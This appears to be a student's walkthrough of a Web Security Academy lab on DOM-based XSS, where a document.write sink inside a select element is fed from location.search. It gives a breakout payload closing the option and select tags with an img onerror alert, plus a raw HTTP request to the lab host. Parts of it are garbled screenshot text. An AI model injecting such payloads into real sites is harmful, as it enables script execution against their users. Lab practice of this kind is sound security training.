


DOM XSS in `document.write` sink using source `location.search` inside a select element

This lab contains a DOM-based cross-site scripting vulnerability in the stock checker functionality. It uses the JavaScript `document.write` function, which writes data out to the page. The `document.write` function is called with data from `location.search` which you can control using the website URL. The data is enclosed within a select element.

To solve this lab, perform a cross-site scripting attack that breaks out of the select element and calls the alert function.

Add cheese as a storeID value, it will pop up in the drop down box in the store checker




1 `document.write` sink using source `search` inside a select element

Pleasing to the eye, as well as kind to the local wildlife, you can buy safe in you have always wanted to be, order your music without delay.

▼

Check stock

Check the element for cheese



Update the URL with ``

```
&storeId= </option> </select> <img%20src=0%20onerror=alert(%27XSS%27)>
```

XSS in ...803f75474c001877700df0010.web-security-academy.net says
on .s XSS

o descrip

OK

```
ny.net/product?productId=3&storeId=cheese<img%20src=0%20onerror=alert(%27XSS%27)>
```

Repeater - Repeater - Repeater - Repeater - Repeater

Repeater picture

Request

Pretty Raw Hex Hackvortor

```
1 GET /product?productId=1&storeId=</option></select><img src=0
  onerror=alert('XSS')> HTTP/1.1
2 Host: 0a52002803f75474c001877700df0010.web-security-academy.net
3 Cookie: session=wZRIbwUWv3D6UXRsYIIPsj076CQRxOd8q
4 Content-Type: application/x-www-form-urlencoded
```